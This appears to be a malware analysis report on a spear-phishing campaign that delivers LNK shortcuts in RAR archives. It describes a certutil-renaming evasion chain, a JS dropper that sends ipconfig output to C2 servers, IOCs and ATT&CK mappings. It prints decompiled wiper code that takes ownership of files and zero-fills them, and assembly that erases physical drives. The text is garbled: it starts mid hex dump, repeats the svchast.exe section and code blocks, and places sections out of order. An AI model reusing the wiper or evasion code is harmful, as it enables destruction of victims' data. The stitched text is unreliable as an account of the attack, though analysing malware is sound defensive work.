00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37   Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 2E 20 2E 20 2E 20 2E 20 2E 20   2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61   . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35   sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E   5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61   . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E   tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20   . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20   Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address


property	value	value	value	value
name	.text	.rdata	.data	.reloc
md5	06D63FDDF89FAE394876402...	48F101DB632BB445C21A10F...	5EFC98798D0979E69E2A667...	9676F7C827FB9388358AABA...
entropy	6.677	5.635	3.256	6.433
file-ratio (99.54%)	66.97 %	26.88 %	1.82 %	3.87 %
raw-address	0x00000400	0x00025000	0x00033C00	0x00034C00
raw-size (223744 bytes)	0x00024C00 (150528 bytes)	0x0000EC00 (60416 bytes)	0x00001000 (4096 bytes)	0x00002200 (8704 bytes)
virtual-address	0x10001000	0x10026000	0x10035000	0x10037000
virtual-size (226322 bytes)	0x00024B6C (150380 bytes)	0x0000EBAA (60330 bytes)	0x00001C5C (7260 bytes)	0x000020A0 (8352 bytes)
entry-point	**0x00009CD4**	-	-	-
characteristics	0x60000020	0x40000040	0xC0000040	0x42000040
writable	-	-	**x**	-
executable	**x**	-	-	-
shareable	-	-	-	-

- Copy content of the LNK file into “g4ZokyumB2DC4.tmp” in %APPDATA% temp directory.
- Copy content of “certutil.exe” into “gosia.exe” (“*ertu*.exe is used to bypass security detection).
- Look for the base64 blob using “findstr.exe” and write it to “cSi1rouy4.tmp”.
- Decode content of “cSi1rouy4.tmp” using “gosia.exe -decode” (certutil.exe -decode) and write it to “o423DFDS4.tmp”.
- Decompress content of “o423DFDS4.tmp” in temp directory along with a decoy PDF document using “expand.exe -F:*” (Figure 3) .
- Copy “66DF3DFG.tmp” and “34fDKfSD38.js” files into “C:UsersPublicDownloads” directory.
- Execute the JS file by calling Wscript.
- Open the decoy document.



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.




```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```


```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.





svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.

